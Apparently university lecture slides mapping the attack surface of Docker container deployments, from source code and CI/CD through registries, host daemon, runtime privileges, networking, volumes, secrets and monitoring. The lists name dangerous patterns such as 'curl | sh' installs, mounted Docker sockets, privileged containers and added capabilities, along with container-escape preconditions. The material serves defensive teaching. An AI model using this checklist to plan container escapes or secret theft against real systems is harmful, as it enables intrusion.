|                                   |                                          | Container Orchestration Job            | Default Accounts                       |                                            |                         |                                |                                  |                                              |                            |
|                                   |                                          | II Valid Accounts (2)                  | Local Accounts                         |                                            |                         |                                |                                  |                                              |                            |
|                                   |                                          | Default Accounts                       |                                        |                                            |                         |                                |                                  |                                              |                            |
|                                   |                                          | Local Accounts                         |                                        |                                            |                         |                                |                                  |                                              |                            |

# Practical Attack Surface Map



# Source Code and Dependency Attack Surface

- **What vulnerabilities or malicious code enter before the image is built?**

Attack vectors include:

- vulnerable web routes
- vulnerable APIs
- command injection
- SQL injection
- SSRF into internal services
- insecure file uploads
- insecure deserialization
- authentication bypasses
- vulnerable application dependencies
- malicious or typosquatted packages
- exposed debug endpoints
- over-permissive GraphQL or admin APIs



# Dockerfile and Image Attack Surface

- **What gets packaged into the image, including tools, users, secrets, and vulnerable packages?**

Image-level attack vectors include:

- using untrusted public base images
- using large full-OS images when a smaller image would be enough
- stale packages and vulnerable libraries
- unnecessary shells, package managers, compilers, curl, wget, or debugging tools
- SSH servers inside production containers
- images that run as root by default
- secrets copied into image layers
- sensitive files included through a broad build context
- missing or weak .dockerignore
- unverified downloads in the Dockerfile
- curl | sh installation patterns
- mutable tags such as latest
- missing image signing or provenance
- vulnerable application dependencies baked into the image

# CI/CD and Builder Attack Surface

- **Can the build process be abused to create or publish a malicious artifact?**

Attack vectors include:

- malicious pull requests in insecure pipelines
- poisoned pipeline configuration
- CI jobs with access to production secrets
- CI runners with `/var/run/docker.sock` mounted
- shared runners with weak isolation
- leaked registry credentials
- leaked signing keys
- untrusted CI plugins or actions
- dependency confusion
- typosquatted packages
- compromised package maintainer accounts
- build cache poisoning
- artifact replacement
- weak branch protection
- missing review before production deployment
- secrets printed into build logs

# Registry and Image Distribution Attack Surface

- **Can attackers push, replace, poison, or pull images they should not access?**

Attack vectors include:

- weak registry authentication
- leaked registry tokens
- over-permissive push access
- public images used without review
- malicious Docker Hub images
- typosquatted image names
- mutable tags such as latest
- missing signature verification
- missing provenance
- stale images left available
- image rollback to a vulnerable version
- compromised maintainer accounts
- internal image poisoning



# Docker Host and Docker Daemon Attack Surface

- **Can attackers control the runtime or host through Docker management interfaces?**

Host and daemon attack vectors include:

- exposed Docker API
- exposed Docker daemon over TCP
- weak SSH access to the Docker host
- too many users in the docker group
- vulnerable host kernel
- outdated Docker Engine
- writable Docker Compose files
- writable systemd unit files
- registry credentials stored on the host
- local management dashboards such as Portainer
- weak host filesystem permissions
- insufficient logging around docker exec, docker run, or image pulls
- backup scripts or deployment scripts with excessive privilege

# Runtime Attack Surface

- **What privileges does the container receive when it starts?**

Dangerous runtime settings include:

- `privileged: true`
- running as root
- `--cap-add=SYS_ADMIN`
- `--cap-add=NET_ADMIN`
- `--cap-add=SYS_PTRACE`
- host network mode
- host PID namespace
- host IPC namespace
- access to host devices
- disabled seccomp profile
- disabled AppArmor or SELinux confinement
- writable root filesystem
- broad bind mounts
- mounted Docker socket

Escape-related attack vectors include:

- vulnerable host kernel
- vulnerable container runtime
- vulnerable runc or containerd components
- privileged containers
- host filesystem bind mounts
- Docker socket access
- host PID namespace
- host network mode
- dangerous Linux capabilities
- disabled seccomp
- weak AppArmor or SELinux confinement
- writable `/proc` or `/sys`
- device access from containers

# Network and Service Reachability Attack Surface

- **What services become reachable from the internet, the host, or other containers?**

Network attack vectors include:

- published database ports
- exposed admin panels
- exposed metrics endpoints
- exposed debug endpoints
- reverse-proxy misconfiguration
- path rewrite mistakes
- weak TLS configuration
- internal services reachable from too many containers
- flat Docker networks
- unauthenticated Redis, Elasticsearch, PostgreSQL, or message queues
- weak east-west traffic controls
- internal DNS reconnaissance
- metadata service access
- host network mode
- accidental exposure through `-p` or Compose `ports`



# Storage, Volumes, and Host Filesystem Attack Surface

- **What host files, persistent data, or shared volumes cross security boundaries?**

Storage attack vectors include:

- writable bind mounts
- host root mounted into a container
- source code mounted into production containers
- shared volumes reused across trust boundaries
- database volumes accessible from non-database containers
- secrets stored in mounted directories
- backups mounted into application containers
- writable upload directories
- logs containing credentials
- insecure file permissions on the host
- volume deletion or tampering

# Secrets and Configuration Attack Surface

- **What sensitive values are visible to the container after compromise?**

Secrets and configuration attack vectors include:

- secrets in environment variables
- secrets in `.env` files
- secrets copied into image layers
- secrets passed as build arguments
- secrets printed in CI logs
- secrets mounted into too many containers
- long-lived tokens
- broad cloud IAM permissions
- registry credentials inside containers
- TLS private keys in images or volumes
- application config files with database passwords
- debug logs containing tokens
- trace data containing authorization headers

# Observability and Operations Attack Surface

- **Can logs, dashboards, monitoring agents, or admin tools become attack paths?**

Attack vectors include:

- exposed Grafana, Kibana, Prometheus, or logging dashboards
- weak dashboard credentials
- missing SSO or MFA
- monitoring agents with host-level privileges
- runtime sockets mounted into collectors
- logs containing secrets
- traces containing authorization headers
- alerting webhooks with embedded tokens
- over-permissive admin APIs
- weak audit trails
- attackers deleting logs or disabling monitoring



# Thank you!



**FE**

UNIVERSITY OF LJUBLJANA  
Faculty of Electrical Engineering

**LTTE**

Laboratory for  
Telecommunications